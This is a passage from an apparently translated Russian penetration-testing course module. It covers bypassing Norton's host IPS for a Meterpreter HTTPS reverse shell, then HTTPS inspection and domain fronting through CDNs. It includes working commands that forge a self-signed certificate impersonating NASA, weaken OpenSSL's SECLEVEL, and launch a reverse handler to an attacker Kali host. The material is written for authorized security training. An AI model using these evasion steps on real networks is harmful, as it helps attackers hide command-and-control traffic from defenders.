Нажатие `View Details` показывает дополнительную информацию, включая IP и порт нашей атакующей Kali-машины, локальный IP и порт, обозначенные как адрес назначения (`Destination Address`), дату и время соединения, а также описание предупреждения.




Рисунок 130: Подробности предупреждения Norton

Поскольку предупреждение ссылается на HTTPS-сигнатуру, посмотрим проблемную сигнатуру. Для этого сначала нужно остановить функциональность IPS внутри Norton 360. Эта настройка доступна на вкладке `Security` в разделе `Advanced`.




Рисунок 131: Norton Security -> Advanced

Здесь выключим `Intrusion Prevention`.




Рисунок 132: Выключение IPS в Norton

Когда предотвращение вторжений выключено, снова подключимся к слушателю из браузера Windows 10. Браузер показывает ошибку сертификата, потому что Meterpreter использует самоподписанный сертификат, то есть сертификат не был удостоверен доверенным CA. Посмотрим этот сертификат.




Рисунок 133: Случайный сертификат Meterpreter

Затем перезапустим слушатель Meterpreter на Kali-машине и подключимся снова. Это снова вызовет ошибку сертификата. Однако сертификат изменился:




Рисунок 134: Случайный сертификат Meterpreter

Обратите внимание, что изменилась каждая деталь сертификата. Meterpreter рандомизирует этот сертификат, пытаясь уклониться от сигнатурного обнаружения. Однако если снова включить функцию Norton IPS, этот сертификат тоже будет помечен.

Поскольку мы не понимаем точно, почему срабатывает обнаружение, начнем с двух безопасных предположений. Norton может срабатывать из-за самоподписанного сертификата. Если бы причина была в этом, мы могли бы использовать настоящий SSL-сертификат, что требует владения доменом. Это лучший подход, если у нас есть безопасный домен. Для этого мы получили бы подписанный, действительный сертификат, возможно у поставщика услуг вроде Let's Encrypt,[47] который предоставляет бесплатные трехмесячные сертификаты.

Нужно учитывать, что самоподписанные сертификаты довольно часто используются и в невредоносных целях. Поэтому на этом этапе маловероятно, что именно это является причиной проблемы. Более вероятно, что Norton содержит сигнатуры для данных, присутствующих в рандомизированных сертификатах Meterpreter. Мы продолжим с этим предположением и создадим собственный самоподписанный сертификат, настроив некоторые его поля в попытке обойти эти сигнатуры.

Есть несколько подходов. Один из них - сгенерировать самоподписанный сертификат, совпадающий с заданным доменом, с помощью вспомогательного модуля `impersonate_ssl` в Metasploit. Этот модуль создаст самоподписанный сертификат, метаданные которого совпадают с сайтом, который мы пытаемся имитировать.

Другой вариант - вручную создать самоподписанный сертификат с помощью `openssl`,[48] что даёт полный контроль над деталями сертификата. Для этого подхода не нужно владеть доменом, но если сертификат проходит через HTTPS-инспекцию, которая рассматривается позже в этом модуле, трафик может быть помечен из-за недоверенного сертификата.

Несмотря на недостаток, связанный с возможным срабатыванием HTTPS-инспекции на наш трафик, попробуем этот подход и сгенерируем новый самоподписанный сертификат и приватный ключ, внешне принадлежащие NASA. Используем несколько параметров `openssl`, как показано в листинге 396:

- `req`: создать самоподписанный сертификат.
- `-new`: сгенерировать новый сертификат.
- `-x509`: вывести самоподписанный сертификат вместо запроса сертификата.
- `-nodes`: не шифровать приватные ключи.
- `-out cert.crt`: выходной файл для сертификата.
- `-keyout priv.key`: выходной файл для приватного ключа.

Соберём эти параметры вместе и выполним команду.

```
kali@kali:~$ openssl req -new -x509 -nodes -out cert.crt -keyout priv.key
Generating a RSA private key
...
writing new private key to 'priv.key'
...
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:TX
Locality Name (eg, city) []:Houston
Organization Name (eg, company) [Internet Widgits Pty Ltd]:NASA
Organizational Unit Name (eg, section) []:JSC
Common Name (e.g. server FQDN or YOUR name) []:nasa.gov
Email Address []:info@nasa.gov
```

Листинг 396 - Генерация самоподписанного сертификата

Чтобы использовать этот сертификат и ключ с Metasploit, нужно создать файл `.pem`, просто объединив ключ и сертификат с помощью `cat`.

```
kali@kali:~$ cat priv.key cert.crt > nasa.pem
```

Листинг 397 - Объединение сертификата с закрытым ключом

Также нужно изменить `CipherString`[49] в конфигурационном файле `/etc/ssl/openssl.cnf`, иначе наша обратная HTTPS-оболочка не будет работать корректно.[50] Сначала найдём эту строку в конфигурационном файле:

```
CipherString=DEFAULT@SECLEVEL=2
```

Листинг 398 - Настройки openssl.cnf, старое значение

Мы удалим строку `@SECLEVEL=2`, поскольку параметр `SECLEVEL`[51] ограничивает допустимые хеши и функции шифрования в SSL- или TLS-соединении. Установим значение `DEFAULT`, которое разрешает все. Новая конфигурация должна быть задана согласно листингу ниже.

```
CipherString=DEFAULT
```

Листинг 399 - Настройки openssl.cnf, новое значение

Наконец, настроим Metasploit на использование созданного сертификата через параметр `HandlerSSLCert`, задав ему путь к нашему файлу `nasa.pem`. После настройки перезапустим слушатель.

```
msf5 exploit(multi/handler) > set HandlerSSLCert /home/kali/self_cert/nasa.pem
handlersslcert => /home/kali/self_cert/nasa.pem

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:4443
```

Листинг 400 - Настройка HandlerSSLCert для Meterpreter

Снова включим хостовую IPS Norton, перезагрузим веб-страницу и посмотрим сертификат в браузере:




Рисунок 135: Наш самоподписанный сертификат на жертве

Хотя браузер всё ещё жалуется на самоподписанный сертификат, наш новый сертификат "NASA" обошёл Norton IPS. Это подтверждает, что Norton действительно срабатывал на данные полей рандомизированного сертификата Meterpreter.

В реальном задании можно использовать более осмысленно настроенные данные полей, но независимо от конкретных данных полей простые изменения такого рода позволяют обходить некоторые IPS-решения. Этот пример подчёркивает недостатки IPS-датчиков на основе сигнатур.

#### 9.3.1.1 Упражнения

1. Повторите предыдущие шаги, чтобы обойти датчик Norton HIPS.
2. Используйте модуль `impersonate_ssl` в Metasploit, чтобы обойти Norton HIPS.
3. Norton не блокирует HTTPS-оболочку Empire по умолчанию. Почему? Рассмотрите шаги, выполненные в этом разделе, чтобы определить причину.
4. Если у вас есть домен, получите действительный SSL-сертификат через бесплатную службу Let's Encrypt.

## 9.4 Устройства полного захвата пакетов

В этом разделе мы кратко обсудим устройства полного захвата пакетов. Такие устройства обычно не находятся на пути сетевого трафика, а подключаются к сетевому ответвителю (tap), который захватывает трафик. Эти устройства обычно используются во время криминалистических расследований после инцидента.

RSA Netwitness[52] - распространённая система полного захвата пакетов корпоративного уровня, а Moloch[53] является бесплатной альтернативой с открытым исходным кодом.

Эти устройства также можно использовать для глубокой проверки пакетов и анализа протоколов трафика; они могут генерировать богатые метаданные с возможностью поиска. Опытные пользователи могут

использовать эти данные для обнаружения вредоносного трафика. С точки зрения тестирования на проникновение наша цель не в том, чтобы напрямую уклониться от таких систем, а в том, чтобы максимально снизить профиль и избежать обнаружения, используя тактики, которые мы обсуждали в разделах про обход прокси и DNS-фильтров.

Кроме того, перед использованием любого инструмента или фреймворка стоит посмотреть наш трафик в тестовой лаборатории с помощью инструмента вроде Wireshark, чтобы определить, генерирует ли инструмент трафик, похожий на реалистичный. Поскольку такие решения обычно логируют данные геолокации, это тоже нужно учитывать как часть стратегии обхода, особенно воспринимаемое расположение C2-сервера. Например, если мы знаем, что цель обычно взаимодействует только с сайтами в США, географически отличающиеся направления могут вызвать подозрение.

## 9.5 Инспекция HTTPS

Последняя защитная система, которую мы обсудим, - HTTPS-инспекция. При ней трафик расшифровывается и распаковывается, проверяется, затем снова упаковывается и шифруется. По сути это атака посредника (man-in-the-middle), применённая как защитная технология.

С архитектурной точки зрения это часто выполняется в зоне пограничного интернет-сегмента, как показано на рисунке 136. Поскольку расшифрование и повторное шифрование трафика очень дороги и сложны, большинство сред выполняют этот процесс на выделенном устройстве.




Рисунок 136: Точки HTTPS-инспекции

В таком сценарии клиентские машины доверяют устройству проверки сертификатов, поскольку оно часто подписано центром сертификации организации, что позволяет устройству имитировать клиента.

Простого способа обойти устройства HTTPS-инспекции нет. Если мы используем HTTPS, нужно просто предполагать, что наш трафик будет проверяться, и стараться сохранять низкий профиль. Один способ сделать это - прервать полезную нагрузку, если мы подозреваем, что её проверяют. Это можно сделать с помощью привязки TLS-сертификата (TLS Certificate Pinning)[54] в Meterpreter. Используя эту технику, можно указать сертификат, которому нужно доверять. Затем Meterpreter сравнит хеши сертификатов, и если будет несовпадение, завершит себя. Этим можно управлять, установив параметр `StagerVerifySSLCert` в `true` и настроив `HandlerSSLCert` с сертификатом, которому мы доверяем и который хотим использовать.

Также можно попытаться категоризовать целевой домен нашего трафика, чтобы снизить вероятность проверки. Некоторые категории, например банковские сайты, обычно не проходят проверку из-за соображений приватности. Если мы можем категоризовать наш домен в допустимую категорию, то, возможно, сможем обойти HTTPS-инспекцию и, следовательно, другие системы обнаружения, поскольку наш трафик будет зашифрован.

До этого момента в модуле мы обсуждали разные защитные устройства и показывали разные общие обходы. В следующих разделах мы обсудим техники, которые можно использовать для обхода нескольких систем сразу.

## 9.6 Фронтинг домена

Как мы уже обсуждали, тестировщикам на проникновение почти всегда приходится иметь дело с фильтрацией исходящего трафика. В этом разделе мы обсудим технику обхода под названием фронтинг домена,[55] изначально разработанную для обхода систем интернет-цензуры.

Истоки этой техники относятся к 2012 году,[56] когда она впервые была использована специально для обхода исходящих фильтров. С тех пор она стала очень популярной и была принята авторами вредоносного ПО (APT29[57]) и многими известными инструментами тестирования на проникновение, такими как Meterpreter, Empire и Covenant.

На очень высоком уровне эта техника использует тот факт, что крупные сети доставки содержимого (CDN)[58] трудно блокировать или фильтровать детально. В зависимости от набора возможностей, поддерживаемого провайдером CDN, фронтинг домена позволяет получать произвольное содержимое сайта из CDN, хотя начальная TLS[59]-сессия нацелена на другой домен. Это возможно потому, что TLS- и HTTP-сессии обрабатываются независимо. Например, мы можем инициировать TLS-сессию к `www.example1.com`, а затем получить содержимое `www.example2.com`.

Чтобы понять, почему это возможно, обсудим базовые концепции, начиная с HTTP-заголовков `Host`. В традиционной архитектуре сайта клиент делает запрос содержимого напрямую к веб-серверу, как показано на рисунке 137. Кроме того, каждый сервер размещает только один сайт.




Рисунок 137: Традиционный доступ к веб-серверу

С появлением виртуального хостинга[60] несколько сайтов, связанных с разными доменами, могли размещаться на одной машине, то есть на одном IP-адресе. Ключ к этой функциональности - заголовок запроса `Host`, который указывает целевое доменное имя и, при необходимости, порт, на котором веб-сервер слушает указанный домен. Типичный заголовок `Host` в такой среде показан в листинге 401.

```
GET /index.html HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.
    116 Safari/537.36
Accept: */*
```

Листинг 401 - Пример HTTP-заголовка

Первая строка листинга 401 указывает метод запроса и путь запрашиваемого ресурса. В данном случае это GET-запрос для страницы `/index.html`. Следующая строка - заголовок `Host`, который указывает фактический хост, где расположен ресурс. Обычно он совпадает с доменным именем.

Чтобы лучше понять необходимость заголовка `Host`, изучим упрощённый TCP/IP-пакет на рисунке 138, который переносит HTTP-сообщение.




Рисунок 138: HTTP-пакет

После того как подключающийся клиент выполняет DNS-запрос, информация о домене теряется. В этом случае сервер увидит только IP-адрес, к которому клиент пытается подключиться, то есть свой IP. Поэтому целевой домен представляется в HTTP-запросе.

На самом хостинг-сервере заголовок `Host` сопоставляется со значением в одном из конфигурационных файлов веб-сервера. Например, рассмотрим конфигурацию NGINX, показанную в листинге 402.

```
server {
        listen 80;
        listen [::]:80;

        root /var/www/example.com/html;
        index index.html index.htm index.nginx-debian.html;

        server_name example.com www.example.com;

        location / {
                try_files $uri $uri/ =404;
        }
}
```

Листинг 402 - Конфигурация сервера NGINX

Обратите внимание, что `server_name` перечисляет доступные доменные имена, к которым применяется эта конкретная конфигурация. Поле `root` указывает, какое содержимое отдается для этого доменного имени. Таким образом сервер может размещать много сайтов с одного хоста через несколько конфигурационных файлов, ориентированных на домены.

Однако когда клиент подключается к серверу, работающему с TLS, ситуация немного другая. Поскольку речь идёт о зашифрованном соединении, сервер также должен определить, какой сертификат отправить в ответ на основе запроса клиента. Поскольку HTTP-заголовок `Host` доступен только после установления защищённого канала, его нельзя использовать для указания целевого домена. Вместо этого поле индикации имени сервера TLS (TLS Server Name Indication, SNI),[61] которое можно задать в пакете `TLS`

`Client Hello` во время процесса согласования TLS, используется для указания целевого домена и, следовательно, сертификата, который отправляется в ответ.




Рисунок 139: Пакет TLS Client Hello

В ответ пакет `TLS Server Hello` содержит сертификат для домена, указанного в поле SNI запроса клиента.




Рисунок 140: Пакет TLS Server Hello

Мы можем использовать эту механику соединения как возможную технику уклонения. Например, можно создать HTTPS-соединение к серверу и установить SNI так, чтобы было видно обращение к `www.example1.com`. После установления TLS-сессии и начала HTTP-сессии поверх TLS можно указать другое доменное имя в заголовке `Host`, например `www.example2.com`. Это заставит веб-сервер отдать содержимое уже для этого сайта.

Если цель не выполняет HTTPS-инспекцию, она увидит только начальное соединение к `www.example1.com`, не зная, что мы подключались к `www.example2.com`. Если `www.example2.com` является заблокированным доменом, а `www.example1.com` нет, мы выполнили простой обход фильтра.

Теперь свяжем этот подход с сетями доставки контента (Content Delivery Networks, CDN). В более крупном масштабе CDN обеспечивает географически оптимизированную доставку веб-содержимого. Конечные точки CDN[62] кэшируют и отдают фактическое содержимое сайтов из разных источников, а HTTP-заголовок запроса `Host` используется для различения этого содержимого. Он может обслуживать любой ресурс, обычно сайт, который размещён в той же CDN-сети. Эта архитектура показана на рисунке 141.




Рисунок 141: Доступ к веб-серверу через CDN

На этом рисунке `www.example.com` через канонические DNS-записи имени (Canonical Name, CNAME)[63] указывает на доменное имя конечной точки CDN, например `something.azureedge.net`. Когда клиент выполняет поиск `www.example.com`, DNS рекурсивно ищет `something.azureedge.net`, который будет разрешён Azure. Так трафик направляется на конечную точку CDN, а не на реальный сервер. Поскольку конечные точки CDN используются для отдачи содержимого нескольких сайтов, возвращаемое содержимое определяется заголовком `Host`.

Разберём пример подробнее. Предположим, у нас есть сеть CDN, которая кэширует содержимое для `good.com`. У этой конечной точки доменное имя `cdn1111.someprovider.com`. Мы создадим конечную точку CDN, которая проксирует или кэширует содержимое для `malicious.com`. У новой конечной точки будет доменное имя `cdn2222.someprovider.com`; значит, если открыть этот адрес, мы в итоге получим доступ к `malicious.com`. Если `malicious.com` является заблокированным доменом, а `good.com` разрешён, мы можем скрытно обращаться к `malicious.com`.




Рисунок 142: Поток трафика CDN

Пройдём процесс, показанный на рисунке 142:

1. Клиент инициирует DNS-запрос к основному DNS-серверу, чтобы найти IP `good.com`.
2. Основной DNS-сервер спрашивает корневой DNS-сервер об IP-адресе `good.com`.
3. Сервер отвечает настроенной записью CNAME для этого домена: `cdn1111.someprovider.com`.
4. Основной DNS-сервер запрашивает DNS-сервер `someprovider.com` для домена `cdn1111.someprovider.com`.
5. DNS-сервер для `someprovider.com` отвечает `192.168.1.1`, то есть IP конечной точки CDN.
6. Основной DNS отправляет ответ клиенту.
7. Клиент инициирует TLS-сессию к домену `good.com` на конечной точке CDN.
8. Конечная точка CDN отдает сертификат для `good.com`.
9. Клиент запрашивает ресурс `cdn2222.someprovider.com`.
10. Конечная точка CDN отдает содержимое `malicious.com`.

Если мы используем HTTPS и устройства проверки отсутствуют, это в основном выглядит как соединение к `good.com` из-за начального DNS-запроса и записи SNI из `TLS Client Hello`.

Даже в среде, где используется HTTPS-фильтрация, эту технику можно применять разными способами, например для обхода DNS-фильтров.

Обратите внимание: некоторые провайдеры CDN, например Google и Amazon, блокируют запросы, если хост в SNI и заголовках `Host` не совпадает. Однако в следующем примере мы продемонстрируем фронтинг домена против Microsoft Azure.

Итак, процесс манипулирования заголовками `Host` и SNI в потоке трафика позволяет получать содержимое с сайтов, которые иначе могли бы быть заблокированы, а также позволяет скрывать наш трафик. Этот процесс называется фронтингом домена.
